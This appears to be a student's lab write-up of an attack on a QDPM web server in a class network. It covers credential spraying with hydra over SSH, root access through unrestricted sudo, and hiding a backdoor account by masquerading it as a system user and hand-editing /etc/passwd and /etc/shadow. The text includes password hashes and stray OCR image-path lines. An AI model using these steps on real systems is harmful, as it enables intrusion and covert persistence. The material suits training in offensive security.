All references to the server, target, etc, refer to the QDPM webserver at 192.168.168.161:8020.

```
Admin:Brailee Ogden:brailee.ogden@windomain.local
Admin:MP:mp@windomain.local
Client:Pam Hirwa:pam.hirwa@windomain.local
Developer:Frank Flores:frank.flores@windomain.local
Manager:Dana Situmorang:dana.situmorang@windomain.local
~
```


The first step I took was to copy the user data from the QDPM web portal to my kali box. I then converted it to a usable format.

```
┌──(agent22㉿ks5)-[~/Documents/orange/usernameLists]
└─$ cat qdpmEmails
brailee.ogden@windomain.local
mp@windomain.local
pam.hirwa@windomain.local
frank.flores@windomain.local
dana.situmorang@windomain.local

┌──(agent22㉿ks5)-[~/Documents/orange/usernameLists]
└─$ cat qdmpUsers | cut -d: -f3 > qdpmEmails
```


I then extracted the emails from the user info file.

```
┌──(agent22㉿ks5)-[~/Documents/orange/usernameLists]
└─$ cat qdpmUsernames
brailee.ogden
mp
pam.hirwa
frank.flores
dana.situmorang

┌──(agent22㉿ks5)-[~/Documents/orange/usernameLists]
└─$ cat qdpmEmails | awk -F'@' '{print $1}'> qdpmUsernames
```


Next, I pulled the usernames from the email file.



I then performed a password spray using the email list.



I also fuzzed the password field. I used my short list of known and suspected passwords. I also used the username file I just generated.



This did not yield any new password results.

```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ proxychains hydra 192.168.168.161 ssh -L ./usersOnly_tac -P /usr/share/wordlists/rockyou.txt -vV -u                130 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-29 19:45:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 602464758 login tries (l:42/p:14344399), ~37654048 tries per task
[DATA] attacking ssh://192.168.168.161:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.168.161:22
[proxychains] Strict chain  ...  127.0.0.1:52000  ...  192.168.168.161:22 ⟵socket error or timeout!
[ERROR] could not connect to ssh://192.168.168.161:22 - Failed to connect: Connection refused
```

Next I attempted to use hydra to try known and suspected passwords to log into the server over SSH. However, I was not able to connect. The default port 22 was not open.

```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ sudo proxychains nmap -Pn -p 22 192.168.168.161
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 19:48 MST
Nmap scan report for 192.168.168.161
Host is up.

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```

Port 22 may or may not be open. However, it doesn't connect to SSH so I suspect it's down.

```
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 20:18:23

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ sudo proxychains hydra 192.168.168.161 ssh -L ./usersOnly_tac -P ./passwordList/passwordList_short -vV -u -s 22020 | tee h
ydra01
```

I then remembered the SSH port shown in class. I repeated the hydra request using that port. Before repeating the hydra I added all of the usernames found in the passwd file to the password list. The password list also contained all passwords found previously.

```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat hydra01 | grep login:
[22020][ssh] host: 192.168.168.161   login: vlino   password: vlino
[22020][ssh] host: 192.168.168.161   login: mp   password: mp
[22020][ssh] host: 192.168.168.161   login: vagrant   password: vagrant
```


This resulted in me obtaining three usernames and passwords for logging into SSH.

```
┌──(agent22㉿ks5)-[~]
└─$ proxychains ssh mp@192.168.168.161 -p 22020
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
mp@192.168.168.161's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)
```

I then used the mp username & password to login over SSH to the server.

```
mp@qdpmConficker:/$ sudo -l
[sudo] password for mp:
Matching Defaults entries for mp on qdpmConficker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mp may run the following commands on qdpmConficker:
    (ALL : ALL) ALL
mp@qdpmConficker:/$
```

After that I checked the mp account permissions. The mp account can run all commands and perform all actions.



Using this access I elevated my access to root.

After gaining access to root I needed to create persistence on the box. I wanted to add a user in the least obvious way possible. In order to learn how to do this I studied the following resources:

https://attack.mitre.org/techniques/T1564/002/
https://askubuntu.com/questions/22006/is-there-a-way-to-create-a-hidden-account
https://embracethered.com/blog/posts/2021/linux-user-uid-zero-backdoor/
https://askubuntu.com/questions/2471/how-to-hide-users-from-the-gdm-login-screen

From those resources I took the following notes:
You can have shell users without a home directory:
useradd --no-create-home new_username

Configure the system to hide users from the login screen

Set userid & group id to an innocuous number under the system default for new users. This is often 1000 or 500. Set the username to look like a system account.

In addition to these ideas generated through research I also had the following thoughts:

Delete malicious user when other users login, then recreate user on logout using built in login and logout scripts. Edit password & shadow files manually instead of using a useradd or adduser command. Make passwd file only available to the admin users so you don't need to delete your user at every login. Only at the logins of the admin users.

Manually edit the passwd and shadow files to make new user seem less suspicious.

Use an existing system group as the primary group for the new malicious user.

```
root@qdpmConficker:~# useradd -l -M -N --system -g 9 -u 14 nwpull
root@qdpmConficker:~# passwd nwpull
New password:
Retype new password:
No password supplied
New password:
Retype new password:
No password supplied
New password:
Retype new password:
No password supplied
passwd: Authentication token manipulation error
passwd: password unchanged
root@qdpmConficker:~#
root@qdpmConficker:~#
root@qdpmConficker:~# passwd nwpull
New password:
Retype new password:
passwd: password updated successfully
root@qdpmConficker:~#
```

Acting on my research and ideas I created a new user using the above shown useradd command. -l specifies “do not add the user to the lastlog and faillog databases”. -M means do not create a home directory. -N means do not create a group based on the new username. –system means make the user a system user. -g specifies the group id. -u specifies the user id.

I created the account at 7:40pm on 2/2/2022. I then set the password so I could log into the account.

```
nwpull:$6$ZCwS2fcWbNFnypei$2t8AGDSJHVNt3ZG2PzbTF0H47f0Hoa3H8lcS7nmciEWws2mIQy2efjLUyUOtr4cxsaJPxb56xtlzTfT
VbcyUU/:19026::::::
root@qdpmConficker:~# tail /etc/passwd
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
vagrant:x:1001:1001::/home/vagrant:/bin/bash
mp:x:1002:1002::/home/mp:/bin/sh
tofu:x:1004:1004:tofu kimchi,1,911,101:/home/tofu:/bin/bash
vlino:x:1005:1005:Veronica Lino,108,8018006537,8018006537:/home/vlino:/bin/bash
jethrop:x:1003:1003:,,,:/home/jethrop:/bin/bash
taccount:x:1006:1006:test,,,:/home/taccount:/bin/bash
greengo:x:1007:1007:,,,:/home/greengo:/bin/bash
nwpull:x:14:9::/home/nwpull:/bin/sh
root@qdpmConficker:~# groups nwpull
nwpull : news
root@qdpmConficker:~#
```

I added the account to the news group and designed the name so that it would seem related to the news user.

```
$ uname -a
Linux qdpmConficker 5.4.0-96-generic #109-Ubuntu SMP Wed Jan 12 16:49:16 UTC 2022 x86_64 x86_64 x86_64 GNU
/Linux
$ whoami
nwpull
$
```

I then confirmed that I could login over ssh with the nwpull account.

```
root@qdpmConficker:~# usermod -aG sudo nwpull
root@qdpmConficker:~# groups nwpull
nwpull : news sudo
```

I then added nwpull to the sudo group so I could perform any and all actions as nwpull.

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
nwpull:x:14:9::/var/spool/news:/bin/sh
root@qdpmConficker:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
tcpdump:*:18863:0:99999:7:::
landscape:*:18863:0:99999:7:::
pollinate:*:18863:0:99999:7:::
usbmux:*:18922:0:99999:7:::
sshd:*:18922:0:99999:7:::
systemd-coredump:!!:18922::::::
nwpull:$6$ZCwS2fcWbNFnypei$2t8AGDSJHVNt3ZG2PzbTF0H47f0Hoa3H8lcS7nmciEWws2mIQy2efjLUyUOtr4cxsaJPxb56xtlzTfTVbcyUU/:19026::::::
thepcn3rd:$6$Q/ZA1/w.C84A07oS$9OvMkJHWcgo00/xQF9msdyce74au9hr74naPg19BCXHl6CdTma8jG03YgjBE7J.Sz..VKGQrHvdd.ohEG.yh70:18922:0:99999:7:::
lxd:!:18922::::::
```

I then modified the /etc/passwd and /etc/shadow files to show the nwpull user in less suspicious locations. I also removed the nwpull home folder from /etc/shadow. I then re-verified that I could login with nwpull.